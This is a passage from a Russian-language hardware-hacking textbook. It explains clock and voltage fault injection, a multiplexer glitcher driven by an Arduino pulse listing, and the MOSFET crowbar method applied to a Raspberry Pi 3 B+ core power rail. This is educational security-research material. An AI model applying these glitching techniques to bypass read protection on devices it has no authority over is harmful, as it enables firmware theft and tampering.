Более простой способ внедрить сбой в тактовый сигнал часов — завести два сигнала: быстрый и очень быстрый. В главе 4 мы слегка намекнули на то, что можно вызвать сбой, временно переключившись на быстрый сигнал. Продолжительность разгона будет зависеть от скорости переключения между двумя сигналами. В принципе, это можно было бы сделать с помощью Arduino или FPGA, хотя у первого скорость переключения медленная. Этот метод переключения тактовой частоты не только прост в реализации, но и подходит для любой тактовой частоты при наличии подходящего переключателя. С помощью этого метода можно внедрить сбой в сигнал с частотой 8 или 1 ГГц.

Вы также можете сгенерировать сбой тактового сигнала с помощью достаточно быстрой отладочной платы при переключении вывода на контакте ввода/вывода.

Например, при наличии устройства, работающего на частоте 100 МГц, вы можете сгенерировать тактовую частоту 5 МГц в «программном обеспечении», установив на контакте ввода/вывода низкий уровень на десять циклов, а затем высокий на такое же количество циклов. Просто переключая контакт ввода/вывода, можно внедрить сбой.

Параметры внедрения ошибки

Мы представили два варианта внедрения ошибки в тактовый сигнал: временный разгон (см. рис. 4.8) и ввод сбоя в сигнал (см. рис. 5.9). Если вам нужен более простой метод, то временный разгон организовать легче, но если вы готовы потрудиться, то мы рекомендуем построить схему вставки сбоев часов, так как она позволяет генерировать больше вариантов сбоев. В главе 4 мы обсудили параметры количества тактов ожидания, тактов сбоев, частоты разгона, смещения сбоя и ширины сбоя.

ПРОВЕРЬТЕ ТЕСТОВЫЙ СТЕНД

Невероятно важно тщательно проверить все параметры тестового стенда. Внедрение ошибок работает довольно «слепо», поскольку предсказать эффект ошибки заранее сложно, а это значит, что их трудно даже промониторить и понять, что тестовый стенд вообще работает. Мы рекомендуем проверять все так, как описано в разделе «Подготовка целевого устройства и мониторинг» в главе 4.

Измерьте все компоненты стенда с помощью осциллографа и убедитесь, что все измерения соответствуют ожиданиям. Если ошибок не возникает, вы должны быть уверены, что причина кроется именно в целевом устройстве, а не в вашем стенде.

Внедрение ошибок по напряжению

Попробуем выполнить внедрение ошибки по напряжению, вмешавшись в подаваемое на микросхему напряжение (например, временно отключив питание). Существуют два основных подхода к этому виду ошибок: по времени и по пороговому значению. *Пороговый подход* гласит, что при изменении напряжения в цепи изменяется пороговое значение напряжения для логических 0 и 1, фактически изменяя сами данные. *Временной подход* основан на том факте, что существует связь между напряжением в цепи и частотами, при которых она работает стабильно без сбоев. Как упоминалось ранее, триггеру требуется стабильный вход в течение некоторого времени до и после фронта тактового сигнала, чтобы он мог правильно захватить входное значение. Как оказалось, повышение напряжения на микросхеме уменьшает задержку распространения, а это означает, что сигналы изменяются быстрее и могут привести к нарушению

времени удержания, поскольку могут измениться до его окончания. С другой стороны, падение напряжения может привести к изменениям времени установки, поскольку сигналы могут изменяться слишком близко к следующему фронту тактового сигнала. Кратковременный сбой (падение или всплеск напряжения питания) может нарушить правильную работу. Напряжение на схеме нужно менять, только когда на соответствующих транзисторах происходит переключение. Эта продолжительность намного меньше, чем тактовый цикл, и на современных устройствах составляет менее наносекунды. Такое очень короткое изменение напряжения — это то, к чему мы стремимся при внедрении ошибок по напряжению.

Однако изменение напряжения, о котором мы говорим, происходит непосредственно на самом транзисторе, глубоко внутри чипа. *Сеть питания*, которая направляет питание через микросхему, находится между транзистором и внешним источником питания микросхемы. Эта схема влияет на форму сбоя, поскольку встроенная емкость и индуктивность отфильтровывают любые быстрые всплески и провалы. Следовательно, любой сбой питания микросхемы должен быть достаточно продолжительным, чтобы после того, как он дойдет до транзисторов, его форма могла повлиять на интересующие нас части схемы. *Тактовая сеть* направляет тактовый сигнал на все соответствующие вентили. Тактовая сеть и сеть питания охватывают всю микросхему, поэтому скачок напряжения может вызвать отказ множества транзисторов одновременно.

Кроме того, между источником питания устройства и источником питания микросхемы есть развязывающие конденсаторы, предназначенные для амортизации провалов и всплесков, вызванных импульсным источником питания, а также помех, возникающих на печатной плате от других компонентов. Этот массив конденсаторов обеспечивает бесперебойную работу микросхемы в нормальных условиях. Конечно, они также смягчают провалы и всплески, которые мы вводим намеренно.

Генерация скачков напряжения

Принцип внедрения ошибки заключается в том, что мы нарушаем нормальные условия работы схемы в нужный момент. Цель внедрения ошибок по напряжению — создать на микросхеме стабильное питание, кроме момента интересующей нас операции, когда напряжение должно падать или расти, выходя за пределы нормального диапазона рабочего напряжения.

Рассмотрим три основных метода генерации сбоя напряжения. Первый заключается в использовании программируемого генератора сигналов, где выходной сигнал генератора сигналов проходит через буфер напряжения и питает целевое устройство. Второй способ заключается в переключении между двумя источниками питания: обычным рабочим напряжением и напряжением сбоя. Наконец, есть топорный метод — просто отключить питание.

Устройство внедрения с переключателем напряжения

Чтобы сгенерировать скачок напряжения, вам понадобится какой-нибудь программируемый источник питания или генератор сигналов. Обычные программируемые источники питания не умеют достаточно быстро переключать напряжение, а обычные генераторы сигналов не выдают достаточной мощности для возбуждения цели (нам нужно получить сбои длиной менее 1 мс, часто в диапазоне 40–1000 нс). Коммерческие устройства внедрения умеют работать со сбоями до 2 нс). Цель состоит в том, чтобы сгенерировать форму волны, показанную на рис. 5.11, у которой есть стандартное базовое напряжение, а потом вставить сбой на какое-то более низкое или более высокое напряжение.




Рис. 5.11. Форма сигнала при внедрении ошибки

Эта форма сигнала была сгенерирована из схемы на основе презентации Криса Герлински *Breaking Code Read Protection on the NXP LPC-Family Microcontrollers* (Recon Brussels 2017). Герлински описывает конструкцию устройства генерации сбоя на основе аналогового переключателя MAX4619, сопротивление которого равно 10–20 Ом (в зависимости от напряжения питания). «Сопротивление во включенном состоянии» — это эффективное сопротивление переключателя. Сопротивление 10 или 20 Ом ограничивает ток, который вы можете передать на целевое устройство. Герлински соединил несколько каналов параллельно, чтобы создать еще более мощную платформу внедрения ошибок.

На рис. 5.12 показан переключатель MAX4619 с той же параллельной схемой для генерации мультиплексора. VCC может быть равно 3,3 или 5 В. Использование более высокого напряжения (5 В) дает большую гибкость при выборе входного напряжения и меньшее сопротивление во включенном состоянии.

Для этой схемы требуется внешний источник для подачи сигнала, который запускает переключение между обычным рабочим напряжением и напряжением сбоя. Встраиваемые платформы, такие как Arduino, легко могут генерировать сигнал переключения. В листинге 5.1 показан код, который работает на классической плате Arduino на базе ATmega328P (Arduino UNO и подобные ей).




Рис. 5.12. Схема переключения напряжения

Листинг 5.1. Код Arduino для генерации быстрого импульса

```
// Код использует цифровые контакты D0–D7. Мы не можем использовать
// функцию digitalWrite(), так как она ОЧЕНЬ медленная. Вместо этого
// мы будем напрямую обращаться к регистрам.
#define GLITCH_PIN 0

void setup(){
    DDRD |= 1<<GLITCH_PIN;
}

void loop(){
    // Создать импульс 2000 нс – на практике он на самом деле составляет
    // около 1720 нс
    PORTD |= (1<<GLITCH_PIN);
    delayMicroseconds(2);
    PORTD &= ~(1<<GLITCH_PIN);

    // Создать очень короткий импульс, 2 цикла (125 нс, при частоте
    // Arduino 16 МГц). Мы больше не используем digitalWrite(), так как
    // она медленнее, а напрямую обращаемся к регистрам AVR.
    PORTD |= (1<<GLITCH_PIN);
    PORTD &= ~(1<<GLITCH_PIN);

    // Создать импульс 500 нс (2 цикла + 6 простоев = 8 периодов,
    // 8 * 62,5 = 500 нс)
    PORTD |= (1<<GLITCH_PIN);
    __asm__ __volatile__ ("nop\n\t");
    PORTD &= ~(1<<GLITCH_PIN);
}
```

Этот код генерирует импульсы разной длины в трех вариантах, используя не очень точную процедуру задержки, а в качестве источника синхронизации служит скорость выполнения ЦП. Вы можете легко добавить кнопки или другие интерфейсы для отправки импульсов любой длительности.

ПРИМЕЧАНИЕ

Другой пример этой реализации приведен в Glitchsink Сэми Камкара (<https://github.com/samyk/glitchsink/>) или проекте Криса Герлински XMEGA под названием xplain-glitcher (<https://github.com/akacastor/xplain-glitcher/>).

В качестве мультиплексоров вы можете использовать несколько других устройств. Можно взять две отдельные взаимодополняющие микросхемы переключателей, а не одно интегрированное устройство, например TS12A4515P и TS12A4514P. Эти микросхемы переключателей также доступны в удобном для

макета DIP-корпусе, и у них есть «нормально замкнутый» и «нормально разомкнутый» варианты. Преимущество отдельных корпусов может заключаться, например, в том, что возможно большее рассеивание мощности. У других версий есть блоки питания с двумя входами, что позволяет подавать отрицательное напряжение для более сложных вариантов защиты от сбоев.

Эти мультиплексоры по-прежнему имеют достаточно высокое сопротивление во включенном состоянии. Например, если вы атакуете устройство, потребляющее только от 1 до 100 мА, можно ориентироваться на простой автономный микроконтроллер. Но если речь идет о более мощном устройстве или целой системе, то вы не сможете использовать такой метод внедрения, поскольку мультиплексор будет перегреваться.

Подготовка целевого устройства к работе с генератором сбоев с переключением

Когда все оборудование для генерации напряжения готово, нужно также подготовить целевое устройство. Цель состоит в том, чтобы заставить блок питания работать на одной плоскости питания, отключив стандартный блок питания и подключив свой. Сложность этой операции может варьироваться в широких пределах, в основном из-за того, что придется модифицировать печатную плату вручную. Микроконтроллеры поверхностного монтажа на односторонней печатной плате только с одной плоскостью питания модифицировать легко, в отличие от SoC с несколькими плоскостями питания с использованием соединений с шаровой сеткой (ball grid array, BGA). Поскольку у вас наверняка нет ремонтной станции BGA для печатных плат, мы сосредоточимся на ручных модификациях с использованием стандартных инструментов, таких как паяльник и скальпель.

Инструкция по подключению устройства внедрения представлена ниже.

1. Выбрать плоскость питания целевого устройства. У микроконтроллера она обычно одна, но у более сложных встроенных микросхем есть несколько слоев питания для разных частей микросхемы. Нацельтесь на конкретную плоскость, которая приводит в действие интересующую вас операцию.
2. Не существует универсального способа определить правильную плоскость питания, но можно попробовать исследовать целевое устройство. Ищите метки VCC или VCORE в таблицах данных, а также в распиновке и маркировке печатных плат. В качестве альтернативы измерьте напряжение на разных контактах чипа и сопоставьте их с известным напряжением ядра. В любом случае вам нужно будет знать нормальное напряжение, от которого должен будет питаться чип.
3. Найдите на печатной плате точку, где вы можете отключить стандартный источник питания от схемы печатной платы и подключить свой собственный. Чтобы уменьшить влияние емкости и индуктивности, найдите место

на печатной плате, максимально близкое физически к цели, помня о том, что одна плоскость питания может подключаться к нескольким контактам на корпусе микросхемы. Когда вы отключаете стандартный источник питания, отключите всю плоскость питания, а затем управляйте ею с помощью устройства внедрения. Схема печатной платы, разводка контактов и/или трассировка дорожек печатной платы помогут вам определить нужную точку. Регулятор напряжения или ИС управления питанием питает плоскость питания, которую можно отключить. Кроме того, вы можете удалить встроенные компоненты, такие как резисторы или катушки индуктивности.

4. Если целевое устройство активно мониторит и управляет своим источником питания (типичным примером являются сложные SoC с ИС управления питанием), то, как только вы полностью отключите питание, схема мониторинга заметит это и, возможно, предотвратит завершение последовательности загрузки чипа или повторный запуск. Убедитесь, что цепь управления не повреждена или зашунтирована таким образом, что напряжение, которое она видит, не прерывается. Это зависит от того, как реализована схема, и требует знания использованной электроники.

5. Используйте скальпель, чтобы аккуратно разрезать дорожку печатной платы и отключить существующий источник питания. Убедитесь, что вы действительно разорвали цепь, с помощью мультиметра. После этого припаяйте выход устройства внедрения к плате питания. Используйте короткие провода, чтобы избежать слишком большой индуктивности. Питание можно подать в месте разреза или припаять провод к (удаленной) площадке развязывающего конденсатора, которая находится на плоскости питания рядом с чипом.

6. Чтобы сгенерировать в чипе чистую ошибку, удалите как можно больше емкости с печатной платы, отпаяв развязывающие конденсаторы. Часто это крошечные конденсаторы, вставленные между VCC и GND, добавленные с целью уменьшить шум в источнике питания и фактически избежать случайных сбоев в процессе работы.

Один из подходов заключается в том, чтобы выпаивать конденсаторы один за другим, пока они не закончатся или пока чип не перестанет работать. В последнем случае поставьте обратно последний снятый конденсатор и надейтесь на лучшее. Обычно работоспособность возвращается. Вы можете внедрять ошибки, не убирая конденсаторы, но вероятность успеха будет ниже.

7. Прежде чем двигаться дальше, проверьте, загружается ли устройство в нормальном режиме от штатного источника питания. Если оно не запускается, то перепроверьте и отладьте каждый шаг, который вы предприняли, зная, что устройство может утратить работоспособность. Теперь целевое устройство должно работать от стабильного источника, которым вы управляете. В этот момент можно начинать эксперименты с ошибками (как в примерах, приведенных в главе 4).

Метод «лома»

Существует альтернатива контролируемым скачкам напряжения, для реализации которой требуется больше мощности, но меньше усилий. Если рассмотренное ранее аппаратное обеспечение позволяло тщательно контролировать нормальное рабочее напряжение и рабочее напряжение при неисправностях, то метод «лома» — это просто закорачивание одного из источников питания устройства. Это нужно делать с осторожностью, поскольку вы можете повредить схему блока питания, если сбой будет слишком продолжительным, так как у блока питания может не быть защиты от короткого замыкания.

Короткие замыкания вызывают звон в цепи распределения электроэнергии, который на самом деле представляет собой большие пики. Характер сбоя зависит от конкретной платы, и злоумышленнику трудно контролировать последствия. Этот метод был представлен в статье Колина О'Флинна *Fault Injection Using Crowbars on Embedded Systems* (архив IACR Cryptology ePrint, 2017 г.).

Выбор «лома»

В качестве лома можно выбрать устройство MOSFET. MOSFET-транзистор — это просто транзистор. Выбор его модели будет зависеть от устройства, которое вы атакуете. Если у устройства есть мощные источники питания или большие развязывающие конденсаторы, которые вы не можете убрать, то вам нужен мощный полевой MOSFET-транзистор. Он более медленно переключается по сравнению с MOSFET-транзистором с меньшей мощностью, поэтому использование мощного MOSFET-транзистора накладывает минимальные ограничения на продолжительность сбоя.

В качестве примеров двух таких полевых MOSFET-транзисторов можно привести DMN2056U для устройства малой мощности и IRF7807 для устройства большой мощности. Оба являются полевыми MOSFET-транзисторами логического уровня (это означает, что генератор сигналов или Arduino могут легко управлять ими), но у IRF7807 гораздо более низкое сопротивление во включенном состоянии, что необходимо при попытке перетянуть шины питания и вызвать отказ более мощного устройства, например Raspberry Pi.

Лучшие результаты достигаются благодаря использованию полевых MOSFET-транзисторов с логическим уровнем, которые могут быть полностью включены с помощью сигнала 3,3 В. Стандартным полевым MOSFET-транзисторам для включения требуется более высокое напряжение (от 5 до 10 В); это значит, вы не получите такого сильного эффекта, если будете управлять ими только от сигнала 3,3 В. Соответствующие MOSFET-транзисторы в основном доступны в формате для поверхностного монтажа. MOSFET-транзисторы со сквозным отверстием обычно слишком медленные.

Переключить затвор MOSFET можно через любой подходящий источник сигнала: лабораторный генератор сигналов, плату FPGA или Arduino. Вы можете использовать тот же код из листинга 5.1, чтобы запустить полевой MOSFET-транзистор на заданный период времени.

Подготовка целевого устройства к работе с генератором сбоев

По сравнению с ошибками с регулируемым напряжением, описанному методу требуется значительно меньше подготовки. Вам нужно лишь определить соответствующую плоскость питания, но отключать ее от остальной части схемы не понадобится.

Определить шину питания можно так, как и при неисправности управляемого напряжения. Вы можете обратиться к техническому описанию устройства, чтобы определить, к какому напряжению подключены различные контакты питания. В главе 3 мы подробно говорили о том, где найти такую информацию.

Закрепите устройство замыкания поперек развязывающих конденсаторов для устройства. Они почти всегда имеют путь к контакту питания с низким импедансом. Поскольку конденсаторы — простые устройства с двумя клеммами, физически выполнить это соединение также довольно просто. Один конец развязывающего конденсатора очень часто подключается к линии заземления шины питания, что позволяет припаять устройство замыкания непосредственно к развязывающему конденсатору. Рассмотрим быстрый пример с Raspberry Pi 3 Model B+.

Атака на Raspberry Pi с помощью «лома»

Фонд Raspberry Pi не публикует полных схем более поздних устройств Raspberry Pi. Например, на схеме Raspberry Pi 3 Model B+ не показана полная распиновка основной SoC. Но зато есть некоторая информация о шинах питания (рис. 5.13).

В большинстве случаев нужно найти шину питания, помеченную как Microprocessor Unit или Core. На схеме представлены следующие метки: 3V3A, 3V3, 1V8, DDR_1V2, VDD_CORE и некоторые другие. В случае с Raspberry Pi 3 Model B+, видимо, нам нужна шина VDD_CORE. Но мы хотим внедрить ошибку гораздо ближе к основной SoC, а не прямо у регулятора напряжения. На рис. 5.13 вы заметите, что контакт 19 микросхемы регулятора напряжения подключен к VDD_CORE. Посмотрим на этот чип (рис. 5.14).

Соединение с контактом 19 на рис. 5.14 обозначено цифрой ❶. Основная SoC обозначена цифрой ❷, но находится достаточно далеко, и поэтому внедрение сбоя на выходе микросхемы регулятора напряжения не даст нужного эффекта. К счастью, мы можем использовать мультиметр, чтобы найти сопротивление 0 Ом (короткое замыкание) на выходе VDD_CORE и под основной SoC. На рис. 5.15 показан вид под SoC.




Рис. 5.13. Подробная схема Raspberry Pi 3 Model B+. Основной регулятор напряжения расположен слева (под лицензией Creative Commons Attribution-NoDerivatives 4.0 International [CC BY-ND])

На всех трех выделенных участках на рис. 5.15 видны короткие замыкания друг на друга и на шину VDD_CORE. Напряжение при включении питания составляет около 1,2 В. Важно отметить, что у нас может быть несколько шин с одинаковым напряжением. Напряжение DDR тоже равно 1,2 В, но это уже другая шина.

Каждый из выделенных участков VDD_CORE на рис. 5.15 можно подключить к разным контактам на SoC. Перед нами, в частности, четырехъядерное устройство, на борту которого могут быть и другие ускорители. Таким образом, у микросхемы может быть несколько контактов питания, которые находятся




Рис. 5.14. Raspberry Pi 3 Model B+ с основной SoC ② и микросхемой питания ①




Рис. 5.15. Место основной SoC. Выделенные области электрически соединены друг с другом и с шиной VDD_CORE




Рис. 5.16. Для завершения внедрения каждое из трех соединений VDD_CORE разбивается на провода

на шине VDD_CORE. Возможно, нам придется попробовать внедрить ошибки в каждую из этих трех групп. Сейчас мы припаяем провода к каждой из этих групп, как показано на рис. 5.16.

Вы можете использовать и более мелкие провода, но этот пример показывает, что можно обойтись и подручными средствами. Одно предупреждение: провода могут легко оборваться, поэтому мы покрыли их термоклеем, чтобы ничего не отвалилось. Можно использовать что-то другое (например, эпоксидную смолу), но термоклей лучше тем, что он легко снимается. Мы также добились успеха, используя для подключения пружинный контакт; это значит, вам не нужно ничего припаивать на плату целевого устройства. Недостаток заключается в том, что целевое устройство в этом случае будет сложно перемещать, поэтому в данном примере мы продолжим с припаянным проводом, который будет более прочным. Подготовив целевое устройство, приступим к настройке устройства внедрения.

Внедрение с помощью метода «лома»

Чтобы внедрить сбой, мы подключим MOSFET через шину питания VDD_CORE. На рис. 5.17 показана общая установка, где используется N-канальный MOSFET-транзистор IRF7807. Важно здесь то, что у MOSFET порог затвора задается логическими уровнями, а значит, вы можете управлять MOSFET с помощью любого обычного цифрового сигнала.

Помимо «лома», нам понадобится способ активации MOSFET. В листинге 5.1 мы уже показали, как можно генерировать небольшие импульсы с помощью Arduino, так что воспользуемся этим кодом. Импульсный выход с вывода GPIO Arduino подается на триггерный вход, показанный на рис. 5.17. В качестве альтернативы

для генерации небольших импульсов мы можем использовать генератор или специальное оборудование, например ChipWhisperer-Lite или Riscure Inspector FI. Нам нужно будет поэкспериментировать с шириной импульса, но мы хотим, чтобы она находилась в диапазоне от 100 до 50 мкс.




Рис. 5.17. MOSFET-транзистор (слева) закорачивает шину питания VDD_CORE

В нашем примере мы опирались на то, что у ChipWhisperer-Lite есть выход с MOSFET на SMA, и мы просто подключили его к проводу VDD_CORE (рис. 5.18), что фактически дает нам готовую схему, показанную на рис. 5.17, причем сразу с программируемым генератором импульсов.

Один из проводов VDD_CORE подсоединяется к центральному контакту разъема SMA, который подключается к MOSFET. Конечно, можно сделать и более сложную схему, но мы хотели показать, как даже очень простой тестовый стенд может дать нужный результат. Вы также заметите, что мы использовали отдельное заземление. В этом примере провод заземления, припаянный к обратной стороне печатной платы, оборвался еще до использования (мы говорили, что он хрупкий), поэтому вместо этого мы использовали заземление на разъеме ввода/вывода. Мы хотели, чтобы провода были достаточно короткими, чтобы свести к минимуму паразитные эффекты длины провода. Более длинные провода (с большей индуктивностью) будут гасить импульс, который мы пытаемся внедрить. Более короткие — позволяют более точно контролировать ширину внедряемого импульса.

Чтобы проверить правильность работы устройства внедрения, вы можете перезагрузить Raspberry Pi. Внедрение слишком длинного сбоя должно привести к перезагрузке устройства. Если этого не происходит, значит, сбой недостаточно мощный (или недостаточно продолжительный).

